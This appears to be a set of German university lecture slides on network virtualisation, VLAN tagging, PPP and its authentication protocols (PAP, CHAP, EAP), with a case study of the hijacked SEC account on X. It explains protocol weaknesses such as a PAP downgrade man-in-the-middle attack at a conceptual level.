
1. Virtualisierung von Netzen
 - Virtual Private Networks
 - VLAN
2. Point-to-Point Protocol (PPP)
 - Authentisierungsprotokolle:
 - PAP, CHAP, EAP
3. Point-to-Point Tunneling Protocol (PPTP)
4. IEEE 802.1x
5. WLAN und VPN im MWN

Virtual (Private) Network

- Grundidee:
Nachbildung einer logischen Netzstruktur („Local Area Network“ oder eines „nicht öffentlichen“ Netzes) in beliebigen Topologien/Technologien, z.B. auch über das Internet



- Das „virtuelle“ Netz soll u.a. bezüglich Vertraulichkeit und Datenintegrität mit physischen LANs vergleichbar sein
- Virtualisierung auf jeder Schicht des OSI-Modells möglich




Virtual Network auf Schicht 1

- Virtual Private Wire Service (VPWS)
 - Provider bietet Punkt zu Punkt Verbindung
- Virtual Private Line Service (VPLS)
 - Provider bietet Punkt zu Multipunkt Verbindungen
- Beispiel:
Optical Private Link oder Optical Private Network (OPN)
 - Provider betreibt Glasfaserinfrastruktur
 - Kunde erhält eine Wellenlänge (Farbe) in dieser Infrastruktur
 - Kunde kann diese nutzen wie einen dedizierten Schicht 1 Link
 - Kunde muss sich um Routing, Switching, etc. selbst kümmern
 - Über dieselben Glasfasern werden auch andere Kunden bedient

Beispiel für OPN

Large Hadron Collider



Virtual Network auf Schicht 2/3/4

■ Schicht 2:


- Virtual LAN (VLAN)
 - Mehrere LAN Broadcast Domains über den selben physischen Link
 - Standard: VLAN Tagging (IEEE 802.1Q)
- Virtual Private LAN Services (Achtung: Abkürzung auch VPLS)
 - Verbindet physisch getrennte (V)LANs miteinander
- Point-to-Point Verbindungen
- Layer2 Tunneling Protocol
-

■ Schicht 3 und höher:

- IPSec
- SSL / TLS
- OpenVPN, eduVPN
- ...

Aufgaben der Schicht 2


- Fehlerfreie Übertragung von Frames (Rahmen)
 - Aufteilung von Bitströmen in Frames
 - Fehlerkontrolle über Prüfsummen (z.B. Cyclic Redundancy Check, CRC)
- Flusskontrolle (Verhindert, dass der Empfänger mit Frames überflutet wird und diese verwerfen muss)
- Medienzugriffsverfahren für gemeinsam genutztes Übertragungsmedium
 - CSMA/CD bei Ethernet (IEEE 802.3)
 - CSMA/CA bei WLAN (IEEE 802.11)
 -




WLAN: Problem der „hidden stations“

Virtual LAN (VLAN)


- LAN-Infrastruktur über mehrere Switches (Gebäude) hinweg
- Logisch verschiedene LANs auf einer Netzkomponente
- Wunsch nach Verkehrsseparierung
- Heute Standard in Unternehmens- und Hochschulnetzen
 - Von Switchen im Consumer-Bereich oft nicht unterstützt



- Virtual Local Area Network (VLAN); IEEE 802.1Q
- VLAN definiert Broadcast-Domäne
- Idee: Erweiterung des Ethernet-Frame um sog. Tag




Tag-Format



- Erweiterung des Ethernet-Frame um 32-bit Tag:
 - TPID (Tag Protocol Identifier): konstant 0x8100; d.h. 802.1Q Tag Information im Frame enthalten (2 Byte)
 - PRI (Priority): Priorisierung nach 802.1p (3 Bit)
 - CFI (Canonical Format Indicator): MAC Adressen in kanonischer Form (1 Bit); bei Ethernet 0; sonst (z.B. Token Ring) 1

Tag-Format (Forts.)



- Erweiterung des Ethernet-Frame um 32-bit Tag:
 - **VLAN-ID:** Identifizierung des VLANs („VLAN NR.“) (12 Bit)
 - ID 0 = „kein VLAN“, ID 0xFFFF ist reserviert
 - Somit 4094 verschiedene VLANs möglich

Fake Bitcoin ETF Nachricht



- SEC (Amerikanische Börsenaufsicht) entscheidet für Zulassung von Bitcoin ETFs
 - ETF (exchange-traded fund) - börsengehandelter Fonds
 - Entscheidung wird für den 10. Januar erwartet
- SEC veröffentlicht am 10. Januar auf X die Zulassung
 - 30 Minuten später wird Post gelöscht
 - 10 Minuten später: Konto kompromittiert
- SEC Ratschläge an Banken: MFA unerlässlich
- MFA beim X-Account der SEC **nicht** aktiviert
- Das X-Tweets börsenrelevant sein können ist SEC klar
 - Musk muss Tweets mit Tesla Bezug von Anwalt absegnen lassen
- Preis von Bitcoins stieg kurzfristig um 3 %
- SEC erteilt Freigabe für Bitcoin ETFs kurz danach

 U.S. Securities and Exchange Commi...  ...
@SECGov

Today the SEC grants approval for #Bitcoin  ETFs for listing on all registered national securities exchanges.

The approved Bitcoin ETFs will be subject to ongoing surveillance and compliance measures to ensure continued investor protection.


U.S. SECURITIES AND EXCHANGE COMMISSION
Today's approval enhances market transparency and provides investors with efficient access to digital asset investments within a regulated framework.
Chair, Gary Gensler

3:11PM · 1/9/24 From Earth · 4.6M Views

1. Virtualisierung von Netzen
 - Virtual Private Networks
 - VLAN
2. Point-to-Point Protocol (PPP)
 - Authentisierungsprotokolle:
 - PAP, CHAP, EAP
3. Point-to-Point Tunneling Protocol (PPTP)
4. IEEE 802.1x

Point to Point Protokoll (PPP)

- Punkt-zu-Punkt Protokoll; Entwickelt für Verbindungsauftbau über Wähleitungen
 - DSL, ISDN, Modem, Mobilfunk, Funk, serielle Leitungen,....
 - WAN-Verbindungen zwischen Routern
 - Angelehnt an HDLC (Highlevel Data Link Control); Schicht 2 Protokoll
- Spezifiziert in RFC [1661](#), [1662](#), [1663](#) und [2153](#)
 - Frame Format mit Begrenzungssymbolen (Delimiter) und Prüfsumme
 - Link Control Protocol (LCP) für:
 - Verbindungsauf- und -abbau
 - Test
 - Aushandeln der Konfiguration (u.a. Nutzdatenlänge pro Frame)
 - Network Control Protocol (NCP) :
 - Aushandeln der Konfiguration der unterstützten Schicht 3 Protokolle (z.B. IP, IPX, Appletalk,...), verschiedene Schicht 3 Protokolle über einen PPP-Link möglich
- Weitere Varianten: PPPoE (over Ethernet), PPPoA (over ATM)

- Authentifizierung optional
- Im Rahmen der LCP-Aushandlung der Konfiguration kann jeder Partner eine Authentifizierung fordern
- Definierte Authentifizierungsprotokolle:
 - Password Authentication Protocol (PAP)
 - Challenge-Handshake Authentication Protocol (CHAP)
 - Extensible Authentication Protocol (EAP)

Password Authentication Protocol (PAP)


- Spezifiziert in [RFC1334](#)
- Authentisierende Entität kennt ID und Passwort aller Clients
- Client wird mit LCP zur Authentisierung via PAP aufgefordert
- Client schickt ID und Passwort im Klartext
- Server schickt im Erfolgsfall ACK

- Keine Verschlüsselung, Übertragung der Passwörter im Klartext

- ➡ Unsicheres Protokoll
RFC 1334: „*Any implementations which include a stronger authentication method (such as CHAP, described below) MUST offer to negotiate that method prior to PAP.*“

Challenge Handshake Authentication Protocol (CHAP)

- (Auch) RFC1334, [RFC1994](#) und [RFC2484](#)
- Periodische Authentisierung durch 3-Way-Handshake Protokoll
- Basiert auf gemeinsamen Geheimnis (Passwort) K_{AB}
- A (Authenticator) fordert B zur Authentisierung auf:



- id: 1 Byte Identifier („incrementally changing“) gegen Replay-Angriffe
- R_A : Zufallszahl, H: Hash Verfahren, im Standard MD5
- 3 = success; 4 = failure
- Auth-Request kann später beliebig neu geschickt werden

- Clients unterstützen immer noch Server, die nur PAP anbieten
 - Für Client-Hersteller einfach zu implementieren
 - Abwärtskompatibilität vom Markt gewünscht
 - Die meisten Anwender kennen den Unterschied zwischen PAP, CHAP, etc. sowieso nicht: Hauptsache, es funktioniert!

- Man-in-the-middle-Angriff
 - Client kommuniziert nicht direkt mit Server, sondern über Angreifer
 - Angreifer gibt sich als „nur PAP“-Server aus
 - Angreifer erhält Klartext-Passwort vom Client
 - Somit kann der Angreifer u.a. als CHAP-fähiger Client gegenüber dem richtigen Server auftreten

Extensible Authentication Protocol (EAP)

- [RFC3748](#), [RFC5247](#) und [RFC7057](#)
- Authentisierungs-Framework, bietet gemeinsame Funktionen und Aushandlungsmechanismen für konkretes Verfahren (als Methode bezeichnet)
- Rund 40 Methoden werden unterstützt:
 - EAP-MD5; äquivalent zu CHAP
 - EAP-OTP (One Time Password); vgl. Kapitel 8
 - EAP-GTC (Generic Token Card)
 - EAP-TLS (Transport Layer Security) vgl. Abschnitt über SSL/TLS
 - EAP-SIM (Global System for Mobile Communications (GSM) Subscriber Identity Modules (SIM))
- Herstellerspezifische Methoden:
 - LEAP (Cisco) Lightweight Extensible Authentication Protocol
 - PEAP (Cisco, Microsoft, RSA) Protected Extensible Authent. Prot.
 -

- EAP kann Sequenz von Verfahren verwenden
- Verfahren muss aber vollständig abgeschlossen werden, bevor neues beginnt
- Request - Response Schema mit Success / Failure Antwort

- Beispiel: EAP-GTC (Generic Token Card, RFC3748)
 - Nutzbar für verschiedenste Autentisierungs-Token-Implementierungen
 - Request beinhaltet Nachricht, die dem Nutzer angezeigt wird
 - Nutzer gibt Token-Information ein
 - Server prüft und antwortet



1. Virtualisierung von Netzen
 - Virtual Private Networks
 - VLAN
2. Point-to-Point Protocol (PPP)
 - Authentisierungsprotokolle:
 - PAP, CHAP, EAP
3. Point-to-Point Tunneling Protocol (PPTP)
4. IEEE 802.1x
5. WLAN und VPN im MWN


Führungen durch den Rechnerwürfel des LRZ



